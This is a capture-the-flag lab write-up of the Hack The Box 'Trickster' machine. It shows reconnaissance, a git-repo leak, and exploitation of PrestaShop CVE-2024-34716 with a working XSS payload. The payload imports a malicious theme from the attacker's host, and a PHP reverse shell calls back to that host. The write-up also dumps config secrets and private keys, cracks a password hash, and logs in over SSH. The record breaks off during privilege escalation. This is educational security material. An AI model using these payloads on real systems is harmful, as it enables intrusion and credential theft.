Trickster - Medium - Linux
Nmap Scan
The port scan discovered two services. An Apache web service running on the default port 80. SSH is also active on the default port 22. The nmap scripts did not discover any Apache virtual hostname.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.94SVN scan initiated Sun Sep 22 18:50:37 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.34
Nmap scan report for trickster.htb (10.10.11.34)
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: 403 Forbidden
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 22 18:50:58 2024 -- 1 IP address (1 host up) scanned in 21.22 seconds
Inspecting Apache (Port 80)
Accessing the web service via Firefox presented a static webpage. The webpage is not very interesting however it does display a domain of trickster.htb and shop.trickster.htb.

Inspecting Virtual Host (shop.trickster.htb)

I updated the /etc/hosts file with the newly discovered virtual hosts so they resolve correctly. PrestaShop is active on the shop subdomain as shown below.
Web Directory Fuzz (trickster.htb)
wfuzz was used to check the web directory for anything of interest. The results were promising as it discovered a .git directory which may contain sensitive information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/hackthebox/trickster]
└─$ wfuzz -u http://trickster.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt --hw 28
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://trickster.htb/FUZZ
Total requests: 63088

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000005919:   404        9 L      31 W       275 Ch      ".git"

Total time: 0
Processed Requests: 11579
Filtered Requests: 11578
Requests/sec.: 0
Web Directory Fuzz (shop.trickster.htb)
wfuzz also discovered a .gitignore file on the shop subdomain directory. While doing this writeup I think there was also a .git directory as well but I’m not sure why it was not showing in the results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/hackthebox/trickster]
└─$ wfuzz -u http://shop.trickster.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt --hw 28
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://shop.trickster.htb/FUZZ
Total requests: 63088

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000015953:   404        1005 L   2319 W     43256 Ch    ".gitignore"

Total time: 0
Processed Requests: 63088
Filtered Requests: 63087
Requests/sec.: 0
Inspecting Git Repo
gitdumper was used to download the repo for further analysis on my local machine. The repo contained a number of interesting files. The version of PrestaShop is 8.1.5. The administrator section of the shop is contained in the admin634ewutrx1jgitlooaj directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/hackthebox/trickster/git]
└─$ ls -la
total 232
drwxrwxr-x 4 kali kali   4096 Sep 22 19:03 .
drwxrwxr-x 6 kali kali   4096 Sep 22 18:50 ..
drwxrwxr-x 8 kali kali   4096 Sep 21 17:11 admin634ewutrx1jgitlooaj
-rw-rw-r-- 1 kali kali   1305 Sep 21 17:11 autoload.php
-rw-rw-r-- 1 kali kali   2506 Sep 21 17:11 error500.html
drwxrwxr-x 7 kali kali   4096 Sep 21 17:11 .git
-rw-rw-r-- 1 kali kali   1169 Sep 21 17:11 index.php
-rw-rw-r-- 1 kali kali   1256 Sep 21 17:11 init.php
-rw-rw-r-- 1 kali kali    522 Sep 21 17:11 Install_PrestaShop.html
-rw-rw-r-- 1 kali kali   5054 Sep 21 17:11 INSTALL.txt
-rw-rw-r-- 1 kali kali 183862 Sep 21 17:11 LICENSES
-rw-rw-r-- 1 kali kali    863 Sep 21 17:11 Makefile
-rw-rw-r-- 1 kali kali   1538 Sep 21 17:11 .php-cs-fixer.dist.php
A potential username is also visible in the commit history as shown below.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/hackthebox/trickster/git]
└─$ git log
commit 0cbc7831c1104f1fb0948ba46f75f1666e18e64c (HEAD -> admin_panel)
Author: adam <adam@trickster.htb>
Date:   Fri May 24 04:13:19 2024 -0400

    update admin pannel
Inspecting PrestaShop (http://shop.trickster.htb/admin634ewutrx1jgitlooaj/)

I accessed the admin directory discovered in the repo and was presented with the below view. The repo did not contain any valid passwords for the adam user. Next step will be checking for known vulnerabilities.
PrestaShop CVE-2024-34716
Source:https://nvd.nist.gov/vuln/detail/CVE-2024-34716
PrestaShop is an open source e-commerce web application. A cross-site scripting (XSS) vulnerability that only affects PrestaShops with customer-thread feature flag enabled is present starting from PrestaShop 8.1.0 and prior to PrestaShop 8.1.6. When the customer thread feature flag is enabled through the front-office contact form, a hacker can upload a malicious file containing an XSS that will be executed when an admin opens the attached file in back office. The script injected can access the session and the security token, which allows it to perform any authenticated action in the scope of the administrator’s right. This vulnerability is patched in 8.1.6. A workaround is to disable the customer-thread feature-flag.
POC
Source: https://github.com/aelmokhtar/CVE-2024-34716
It was necessary to replace the default administrator directory with the custom directory discovered in the repo as shown below.
Modified exploit.html
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta viewport="width=device-width, initial-scale=1.0">
    <title>Exploit</title>
</head>
<body>
    <script>
        async function fetchTokenFromHTML() {
            const url = 'http://shop.trickster.htb/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import';
            try {
                const response = await fetch(url, {
                    method: 'GET',
                    credentials: 'include',
                    redirect: 'follow'
                });
                if (!response.ok) throw new Error('Failed to fetch the page for token extraction. Status: ' + response.status);

                const htmlText = await response.text();
                const parser = new DOMParser();
                const doc = parser.parseFromString(htmlText, "text/html");

                const anchor = doc.querySelector('a.btn.btn-lg.btn-outline-danger.mr-3');
                const href = anchor ? anchor.getAttribute('href') : null;
                const match = href ? href.match(/_token=([^&]+)/) : null;
                const token = match ? match[1] : null;
                if (!token) throw new Error('Token not found in anchor tag href.');

                console.log('Extracted Token from HTML:', token);
                return token;
            } catch (error) {
                console.error('Error fetching token from HTML content:', error);
                return null;
            }
        }

        async function fetchCSRFToken(token) {
            const csrfUrl = `http://shop.trickster.htb/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import?_token=${token}`;
            try {
                const response = await fetch(csrfUrl, {
                    method: 'GET',
                    credentials: 'include',
                    redirect: 'follow'
                });
                if (!response.ok) throw new Error('Failed to fetch the page for CSRF token extraction. Status: ' + response.status);

                const htmlText = await response.text();
                const parser = new DOMParser();
                const doc = parser.parseFromString(htmlText, "text/html");

                const csrfTokenInput = doc.querySelector('input[name="import_theme[_token]"]');
                const csrfToken = csrfTokenInput ? csrfTokenInput.value : null;
                if (!csrfToken) throw new Error('CSRF token not found in HTML content.');

                console.log('Extracted CSRF Token:', csrfToken);
                return csrfToken;
            } catch (error) {
                console.error('Error fetching CSRF token:', error);
                return null;
            }
        }

        async function importTheme() {
            try {
                const locationHeaderToken = await fetchTokenFromHTML();
                if (!locationHeaderToken) {
                    console.error('Failed to fetch token from HTML');
                    return;
                }

                const csrfToken = await fetchCSRFToken(locationHeaderToken);
                if (!csrfToken) {
                    console.error('Failed to fetch CSRF token');
                    return;
                }

                const formData = new FormData();
                formData.append('import_theme[import_from_web]', 'http://10.10.14.3/ps_next_8_theme_malicious.zip');
                formData.append('import_theme[_token]', csrfToken);

                const postUrl = `/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import?_token=${locationHeaderToken}`;
                console.log('POST URL:', postUrl);

                const response = await fetch(postUrl, {
                    method: 'POST',
                    body: formData,
                });

                if (response.ok) {
                    console.log('Theme imported successfully');
                } else {
                    console.error('Failed to import theme. Response Status:', response.status);
                }
            } catch (error) {
                console.error('Error importing theme:', error);
            }
        }

        document.addEventListener('DOMContentLoaded', function() {
            importTheme();
        });
    </script>
</body>
</html>
Modified reverse_shell.php
Snippet of the reverse shell. Port 443 was used to increase the chances of it bypassing any firewall rules.
1
2
3
4
5
6
7
8
9
10
11
12
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
Modified ps_next_8_theme_malicious.zip
The reverse shell was added into the theme zip file to be uploaded.
1
2
3
┌──(kali㉿kali)-[~/hackthebox/trickster/CVE-2024-34716]
└─$ zip ps_next_8_theme_malicious.zip reverse_shell.php
  adding: reverse_shell.php (deflated 59%)
Testing POC
The below snippets show the testing phase of the POC.
exploit.py
The script produced an error and did not start the netcat listener automatically. This was not concerning because if the reverse shell uploaded successfully then that is good enough.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/hackthebox/trickster/CVE-2024-34716]
└─$ python3 exploit.py
[?] Please enter the URL (e.g., http://prestashop:8000): http://shop.trickster.htb
[?] Please enter your email: admin@trickster.htb
[?] Please enter your message: test
[?] Please provide the path to your HTML file: exploit.html
[X] Yay! Your exploit was sent successfully!
[X] Once a CS agent clicks on attachement, you'll get a SHELL
Traceback (most recent call last):
  File "/home/kali/hackthebox/trickster/CVE-2024-34716/exploit.py", line 64, in <module>
    subprocess.call(["ncat", "-lnvp", "1234"], shell=False)
  File "/usr/lib/python3.12/subprocess.py", line 389, in call
    with Popen(*popenargs, **kwargs) as p:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.12/subprocess.py", line 1955, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'ncat'
Python Web Server
The target requested the ZIP file from the web server proving there is an automated script simulating an end user clicking the file. This looks promising.
1
2
3
4
┌──(kali㉿kali)-[~/hackthebox/trickster/CVE-2024-34716]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.34 - - [22/Sep/2024 19:20:09] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
Manually Triggering PHP Reverse Shell
I opened the below URL in Firefox to trigger the reverse shell.
http://shop.trickster.htb/themes/next/reverse_shell.php
Reverse Shell Obtained (www-data)
A successful call back which established a connection. Reverse shell obtained as the www-data user.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/hackthebox/trickster]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.34] 50304
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 23:20:24 up  2:33,  0 users,  load average: 0.19, 0.17, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
PrestaShop Database Configuration
After looking around the file system for a while I eventually discovered the PrestaShops installation directory. Within that directory was a configuration file which contained database credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
www-data@trickster:~/prestashop/app/config$ ls
ls
addons			config_legacy_test.yml	routing.yml
api_platform		config_prod.yml		routing_dev.yml
config.yml		config_test.yml		security_dev.yml
config_dev.yml		doctrine.yml		security_prod.yml
config_legacy.yml	parameters.php		security_test.yml
config_legacy_dev.yml	parameters.yml		services.yml
config_legacy_prod.yml	parameters.yml.dist	set_parameters.php
www-data@trickster:~/prestashop/app/config$ cat parameters.php
cat parameters.php
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
    'mailer_user' => NULL,
    'mailer_password' => NULL,
    'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
    'ps_caching' => 'CacheMemcache',
    'ps_cache_enable' => false,
    'ps_creation_date' => '2024-05-25',
    'locale' => 'en-US',
    'use_debug_toolbar' => true,
    'cookie_key' => '8PR6s1SJZLPCjXTegH7fXttSAXbG2h6wfCD3cLk5GpvkGAZ4K9hMXpxBxrf7s42i',
    'cookie_iv' => 'fQoIWUoOLU0hiM2VmI1KPY61DtUsUx8g',
    'new_cookie_key' => 'def000001a30bb7f2f22b0a7790f2268f8c634898e0e1d32444c3a03f4040bd5e8cb44bdb57a73f70e01cf83a38ec5d2ddc1741476e83c45f97f763e7491cc5e002aff47',
    'api_public_key' => '-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuSFQP3xrZccKbS/VGKMr
v8dF4IJh9F9NvmPZqiFNpJnBHhfWE3YVM/OrEREGKztkHFsQGUZXFIwiBQVs5kAG
5jfw+hQrl89+JRD0ogZ+OHUfN/CgmM2eq1H/gxAYfcRfwjSlOh2YzAwpLvwtYXBt
Scu6QqRAdotokqW2m3aMt+LV8ERdFsBkj+/OVdJ8oslvSt6Kgf39DnBpGIXAqaFc
QdMdq+1lT9oiby0exyUkl6aJU21STFZ7kCf0Secp2f9NoaKoBwC9m707C2UCNkAm
B2A2wxf88BDC7CtwazwDW9QXdF987RUzGj9UrEWwTwYEcJcV/hNB473bcytaJvY1
ZQIDAQAB
-----END PUBLIC KEY-----
',
    'api_private_key' => '-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC5IVA/fGtlxwpt
L9UYoyu/x0XggmH0X02+Y9mqIU2kmcEeF9YTdhUz86sREQYrO2QcWxAZRlcUjCIF
BWzmQAbmN/D6FCuXz34lEPSiBn44dR838KCYzZ6rUf+DEBh9xF/CNKU6HZjMDCku
/C1hcG1Jy7pCpEB2i2iSpbabdoy34tXwRF0WwGSP785V0nyiyW9K3oqB/f0OcGkY
hcCpoVxB0x2r7WVP2iJvLR7HJSSXpolTbVJMVnuQJ/RJ5ynZ/02hoqgHAL2bvTsL
ZQI2QCYHYDbDF/zwEMLsK3BrPANb1Bd0X3ztFTMaP1SsRbBPBgRwlxX+E0Hjvdtz
K1om9jVlAgMBAAECggEAD5CTdKL7TJVNdRyeZ/HgDcGtSFDt92PD34v5kuo14u7i
Y6tRXlWBNtr3uPmbcSsPIasuUVGupJWbjpyEKV+ctOJjKkNj3uGdE3S3fJ/bINgI
BeX/OpmfC3xbZSOHS5ulCWjvs1EltZIYLFEbZ6PSLHAqesvgd5cE9b9k+PEgp50Q
DivaH4PxfI7IKLlcWiq2mBrYwsWHIlcaN0Ys7h0RYn7OjhrPr8V/LyJLIlapBeQV
Geq6MswRO6OXfLs4Rzuw17S9nQ0PDi4OqsG6I2tm4Puq4kB5CzqQ8WfsMiz6zFU/
UIHnnv9jrqfHGYoq9g5rQWKyjxMTlKA8PnMiKzssiQKBgQDeamSzzG6fdtSlK8zC
TXHpssVQjbw9aIQYX6YaiApvsi8a6V5E8IesHqDnS+s+9vjrHew4rZ6Uy0uV9p2P
MAi3gd1Gl9mBQd36Dp53AWik29cxKPdvj92ZBiygtRgTyxWHQ7E6WwxeNUWwMR/i
4XoaSFyWK7v5Aoa59ECduzJm1wKBgQDVFaDVFgBS36r4fvmw4JUYAEo/u6do3Xq9
JQRALrEO9mdIsBjYs9N8gte/9FAijxCIprDzFFhgUxYFSoUexyRkt7fAsFpuSRgs
+Ksu4bKxkIQaa5pn2WNh1rdHq06KryC0iLbNii6eiHMyIDYKX9KpByaGDtmfrsRs
uxD9umhKIwKBgECAXl/+Q36feZ/FCga3ave5TpvD3vl4HAbthkBff5dQ93Q4hYw8
rTvvTf6F9900xo95CA6P21OPeYYuFRd3eK+vS7qzQvLHZValcrNUh0J4NvocxVVn
RX6hWcPpgOgMl1u49+bSjM2taV5lgLfNaBnDLoamfEcEwomfGjYkGcPVAoGBAILy
1rL84VgMslIiHipP6fAlBXwjQ19TdMFWRUV4LEFotdJavfo2kMpc0l/ZsYF7cAq6
fdX0c9dGWCsKP8LJWRk4OgmFlx1deCjy7KhT9W/fwv9Fj08wrj2LKXk20n6x3yRz
O/wWZk3wxvJQD0XS23Aav9b0u1LBoV68m1WCP+MHAoGBANwjGWnrY6TexCRzKdOQ
K/cEIFYczJn7IB/zbB1SEC19vRT5ps89Z25BOu/hCVRhVg9bb5QslLSGNPlmuEpo
HfSWR+q1UdaEfABY59ZsFSuhbqvC5gvRZVQ55bPLuja5mc/VvPIGT/BGY7lAdEbK
6SMIa53I2hJz4IMK4vc2Ssqq
-----END PRIVATE KEY-----
',
  ),
);www-data@trickster:~/prestashop/app/config$
Accessing MySQL Database
Using the database credentials it was possible to access the database as shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
www-data@trickster:~/prestashop/app/config$ mysql -u ps_user -p
mysql -u ps_user -p
Enter password: prest@shop_o

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4404
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| prestashop         |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]>
Dumping User Credentials
The ps_employee table contained a number of usernames and hashes as shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
MariaDB [prestashop]> select * from ps_employee \G;
select * from ps_employee \G;
*************************** 1. row ***************************
             id_employee: 1
              id_profile: 1
                 id_lang: 1
                lastname: Store
               firstname: Trickster
                   email: admin@trickster.htb
                  passwd: $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C
         last_passwd_gen: 2024-05-25 13:10:20
         stats_date_from: 2024-04-25
           stats_date_to: 2024-05-25
      stats_compare_from: 0000-00-00
        stats_compare_to: 0000-00-00
    stats_compare_option: 1
    preselect_date_range: NULL
                bo_color: NULL
                bo_theme: default
                  bo_css: theme.css
             default_tab: 1
                bo_width: 0
                 bo_menu: 1
                  active: 1
                   optin: NULL
           id_last_order: 5
id_last_customer_message: 0
        id_last_customer: 0
    last_connection_date: 2024-09-22
    reset_password_token: NULL
 reset_password_validity: 0000-00-00 00:00:00
    has_enabled_gravatar: 0
*************************** 2. row ***************************
             id_employee: 2
              id_profile: 2
                 id_lang: 0
                lastname: james
               firstname: james
                   email: james@trickster.htb
                  passwd: $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm
         last_passwd_gen: 2024-09-09 13:22:42
         stats_date_from: NULL
           stats_date_to: NULL
      stats_compare_from: NULL
        stats_compare_to: NULL
    stats_compare_option: 1
    preselect_date_range: NULL
                bo_color: NULL
                bo_theme: NULL
                  bo_css: NULL
             default_tab: 0
                bo_width: 0
                 bo_menu: 1
                  active: 0
                   optin: NULL
           id_last_order: 0
id_last_customer_message: 0
        id_last_customer: 0
    last_connection_date: NULL
    reset_password_token: NULL
 reset_password_validity: NULL
    has_enabled_gravatar: 0
2 rows in set (0.000 sec)

ERROR: No query specified

MariaDB [prestashop]>
Cracking Hash (James)
It was possible to crack the hash associated with the james user as shown below.
1
2
3
┌──(kali㉿kali)-[~/hackthebox/trickster]
└─$ hashcat hashes.txt --show -m 3200
$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforever
SSH Access as James
The credentials were valid and granted access via SSH as the james user. User flag captured.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/hackthebox/trickster/CVE-2024-34716]
└─$ ssh james@trickster.htb
james@trickster.htb's password:
james@trickster:~$ cat user.txt
ac23545d657b0d337fc9c19bcbb3af98
james@trickster:~$ id
uid=1000(james) gid=1000(james) groups=1000(james)
james@trickster:~$
Inspecting PrusaSlicer (/opt/PrusaSlicer)
I discovered a strange binary in the opt directory. I think this binary was a rabbit hole because in the end it had no purpose for solving the box. After spending some time experimenting with it I did discover version 2.6.1 is vulnerable and there was a public POC.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
james@trickster:/opt/PrusaSlicer$ ls
prusaslicer  TRICKSTER.3mf
james@trickster:/opt/PrusaSlicer$ ./prusaslicer
DISPLAY not set, GUI mode not available.

PrusaSlicer-2.6.1+linux-x64-GTK2-202309060801 based on Slic3r (with GUI support)
https://github.com/prusa3d/PrusaSlicer

Usage: prusa-slicer [ ACTIONS ] [ TRANSFORM ] [ OPTIONS ] [ file.stl ... ]

Print options are processed in the following order:
	1) Config keys from the command line, for example --fill-pattern=stars
	   (highest priority, overwrites everything below)
	2) Config files loaded with --load
	3) Config values loaded from amf or 3mf files

Run --help-fff / --help-sla to see the full listing of print options.
james@trickster:/opt/PrusaSlicer$
PrusaSlicer 2.6.1 - Arbitrary code execution
Below is a copy of the POC used to exploit version 2.6.1 of PrusaSlicer.
Source: https://www.exploit-db.com/exploits/51983
Checking Sudo Permissions
Since it was not possible to run the binary as root I couldnt find a purpose for it or the exploit. After spending too much time experimenting I decided it was a dead end and a new approach was needed.
1
2
3
mes@trickster:/opt/PrusaSlicer$ sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on trickster.
Inspecting Network Interfaces
After checking the network interfaces I noticed there was a docker interface which strongly suggests there may be active containers on the system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
james@trickster:/opt/PrusaSlicer$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:88:05:15:80  txqueuelen 0  (Ethernet)
        RX packets 71  bytes 4164 (4.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1740 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.34  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:94:1b:04  txqueuelen 1000  (Ethernet)
        RX packets 959793  bytes 262340277 (262.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 921921  bytes 628166877 (628.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 582251  bytes 850309590 (850.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 582251  bytes 850309590 (850.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethaf169ca: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
